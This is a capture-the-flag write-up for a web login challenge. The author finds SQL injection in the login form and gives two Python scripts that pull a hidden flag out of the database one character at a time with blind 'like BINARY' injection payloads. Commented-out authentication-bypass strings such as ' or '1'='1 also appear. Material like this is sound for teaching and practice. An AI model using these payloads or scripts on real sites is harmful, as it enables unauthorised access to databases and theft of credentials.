


1. In this challenge we are given a url, which has a login page trying username: admin and password: admin.


2. No luck, but let’s see how the request is going.





Now let’s try some sql injection.





It means it’s prone to sql injection.

But still after a successful login, we can’t see your flag. Maybe the flag is hidden as a username or password in DB maybe!!.

Let’s enumerate the db.

There are 2 thing that we can do

1. Get all the usernames and password in the db. Which can take time depending on the size of DB.
2. Checking and getting only the flag in DB.

2nd option is better

As we know that the flag format is FlaGhost{}, we will use this for our advantage, and by crafting a query like this

.... username like “FlaGhost{xyz%” ...

In place for **zxy** we will bruteforce it’s real value, if the value is correct it will show **login success**, which can act as a checkpoint for our correct value

For that we have to write a script. I m using python you can write it on any preferred lang.

```python
import requests
import string

letters = string.ascii_letters+string.digits+"{}_"
url = "https://pirate1337.000webhostapp.com/valid.php"
flag = "FlaGhost{"

with requests.Session() as s:
    while True:
        for word in letters:
            assumption = flag+word
            print(assumption,end="\r")
            res = s.post(url,{
                "username": "' or username like BINARY '" + assumption + "%'; --",
                "password": "1234"
                # or you can also use
                # "password": "' or '1'='1"
                # "password": "' or true; --"
            })
            if 'Success'in res.text:
                flag += word
                break
        if "}" in flag: break # '}' in flag will signify that the flag has ended

    print()


```

```
none@alpha:~/hck$ python3 solve.py
flaGhost{thisisnottheflag}none@alpha:~/hck$
```

We got something, but that not the flag.

```python
import requests
import string

letters = string.ascii_letters+string.digits+"{}_"
url = "https://pirate1337.000webhostapp.com/valid.php"
flag = "FlaGhost{"


# Bruteforce First letter
with requests.Session() as s:
    letterWithOut_T = letters.replace('t','')
    for word in letterWithOut_T:
        assumption = flag+word
        print(assumption,end="\r")
        res = s.post(url,{
            "username": "' or username like BINARY '" + assumption + "%'; --",
            "password": "1234"
            # or you can also use
            # "password": "' or '1'='1"
            # "password": "' or true; --"
        })
        if 'Success'in res.text:
            flag += word
            break

with requests.Session() as s:
    while True:
        for word in letters:
            assumption = flag+word
            print(assumption,end="\r")
            res = s.post(url,{
                "username": "' or username like BINARY '" + assumption + "%'; --",
                "password": "1234"
                # or you can also use
                # "password": "' or '1'='1"
                # "password": "' or true; --"
            })
            if 'Success'in res.text:
                flag += word
                break
        if "}" in flag: break # '}' in flag will signify that the flag has ended

    print()


```

And now we got our flag